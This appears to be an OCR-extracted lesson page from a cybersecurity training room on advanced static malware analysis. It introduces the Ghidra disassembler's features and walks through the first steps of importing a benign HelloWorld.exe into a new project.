
In the Basic Static Analysis room, we looked at the characteristics of malware, like strings, hashes, import functions, and other key information in the header, to get an idea about the purpose of a given malware. In **Advanced Static Analysis**, we will move further and reverse engineer malware into the disassembled code and analyze the assembly instructions to understand the malware's core functionality in a better way.

Advanced Static Analysis

Advanced static analysis is a technique used to analyze the code and structure of malware without executing it. This can help us identify the malware's behavior and weaknesses and develop signatures for antivirus software to detect it. By analyzing the code and structure of malware, researchers can also better understand how it works and develop new techniques for defending against it.

Learning Objectives



This room is designed to help you acquire the knowledge needed to reverse engineer malware effectively. It will teach you to approach assembly instructions more systematically, enabling you to identify important functions more easily instead of getting carried away by each instruction.

Some of the topics that are covered in this room are:

- Understand how advanced static analysis is performed.
- Exploring Ghidra's disassembler functionality.
- Understanding and identifying different C constructs in assembly.

Prerequisites

Participants are expected to have completed the following rooms to understand better.

- [x86 Architecture Overview]
- [x86 Assembly Crash Course]
- [Basic Static Analysis]

Let's begin learning.

Many disassemblers like Cutter, radare2, Ghidra, and IDA Pro can be used to disassemble malware. However, we will explore Ghidra in this room because it's free, open-source, and has many features that can be utilized to get proficient in reverse engineering. The objective is to get comfortable with the main usage of a disassembler and use that knowledge to use any disassembler.


Ghidra is a software reverse engineering tool that allows users to analyze compiled code to understand its functionality. It is designed to help analysts and developers understand how the software works by providing a platform to decompile, disassemble, and debug binaries.

GHIDRA

Features

Ghidra includes many features that make it a powerful reverse engineering tool. Some of these features include:


- **Decompilation:** Ghidra can decompile binaries into readable C code, making it easier for developers to understand how the software works.
- **Disassembly:** Ghidra can disassemble binaries into assembly language, allowing analysts to examine the low-level operations of the code.
- **Debugging:** Ghidra has a built-in debugger that allows users to step through code and examine its behavior.
- **Analysis:** Ghidra can automatically identify functions, variables, and other code to help users understand the structure of the code.




How to use Ghidra for Analysis

We will explore Ghidra and its features by analyzing a simple `HelloWorld.exe` program that's located on the Desktop. Here are the steps to perform code analysis using Ghidra:


- Open Ghidra and create a new project.




- Select **Non-Shared Project**. Selecting **Shared Project** would allow us to share our analysis with other analysts.




- Name the project and set the directory or leave the default path.




- Import the malware executable you want to analyze. Now that we have created an empty project, let's Drag & Drop `HelloWorld.exe` that's located on the Desktop in that project, or navigate to the Desktop folder and select the program.




- Once it's imported, it shows us the summary of the program as shown below:



- Double-click on **HelloWorld.exe** to open it in the Code Browser. When asked to analyze the executable, click on **Yes**.



